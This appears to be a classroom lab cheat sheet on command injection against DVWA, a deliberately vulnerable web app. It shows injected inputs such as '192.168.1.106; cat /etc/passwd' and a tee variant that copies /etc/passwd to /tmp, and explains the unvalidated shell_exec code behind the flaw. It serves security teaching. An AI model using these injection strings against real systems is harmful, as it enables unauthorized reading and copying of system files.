

Cheat Sheet - PCW Command Injection

Friday, February 5, 2016 6:17 PM

Command Execution

1. Command Execution

○ Instructions:

1. Click on Command Execution




2. Execute Ping

○ Notes:

- Below we are going to do a simply ping test using the web interface.
- As an example, ping something on your network.
- Use the IP Address obtained in Section 3, Step 3 if you have nothing else to ping.

○ Instructions:

1. 192.168.1.106
2. Click Submit



3. `cat /etc/passwd` (Attempt 1)

- **Instructions:**

1. `cat /etc/passwd`
2. Click Submit

- **Notes:**

- Notice that either a messaging saying illegal IP address was displayed or nothing was returned.




4. `cat /etc/passwd` (Attempt 2)

- **Instructions:**

1. `192.168.1.106; cat /etc/passwd`
2. Click Submit

○ **Notes:**

- Notice that we are now able to see the contents of the /etc/passwd file.




5. Looking at the weakness

○ **Instructions:**

1. Bring up a terminal window (See Section 3, Step 1, if you don't know how)
2. `cat /var/www/html/dvwa/vulnerabilities/exec/source/low.php`

○ **Notes:**

1. Notice the two `shell_exec` lines.
2. These are the lines that execute ping depending on which Operating System is being used.
3. In Unix/Linux command, you can run multiple command separated by a `;`.
4. Notice the code does not check that if `$target` matches an IP Address
 - `\d+\.\d+\.\d+\.\d+`, where `"\d+"` represents a number with the possibility of multiple digits, like `192.168.1.106`.
5. The code allows for an attacker to append commands behind the IP Address.
 1. `192.168.1.106; cat /etc/passwd`




6. Copy the /etc/passwd file to /tmp

○ **Instructions:**

1. 192.168.1.106; cat /etc/passwd | tee /tmp/passwd

○ **Note:**

- Here we are not only displaying the contents of /etc/passwd on the webpage, but also we are copying the /etc/passwd file to the /tmp directory.




Section 6: Proof of Lab

1. Proof of Lab

○ **Instructions:**

1. Bring up a terminal windows

2. `cd /tmp`
 3. `ls -l passwd`
 4. `date`
 5. `echo "Your Name"`
 - Replace the string "Your Name" with your actual name.
 - e.g., `echo "John Gray"`
- o **Proof of Lab Instructions:**
1. Do a <PrtScn>
 2. Paste into a word document
 3. Upload to Moodle



```
File Edit View Search Terminal Help
root@Fedora14:/tmp
[root@Fedora14 /]# cd /tmp
[root@Fedora14 tmp]#
[root@Fedora14 tmp]# ls -l passwd
-rw-r--r--. 1 apache apache 1734 Apr  4 19:33 passwd
[root@Fedora14 tmp]#
[root@Fedora14 tmp]# date
Wed Apr  4 19:40:22 CDT 2012
[root@Fedora14 tmp]#
[root@Fedora14 tmp]# echo "Your Name"
Your Name
[root@Fedora14 tmp]#
```

From <http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA107/lesson2/index.html>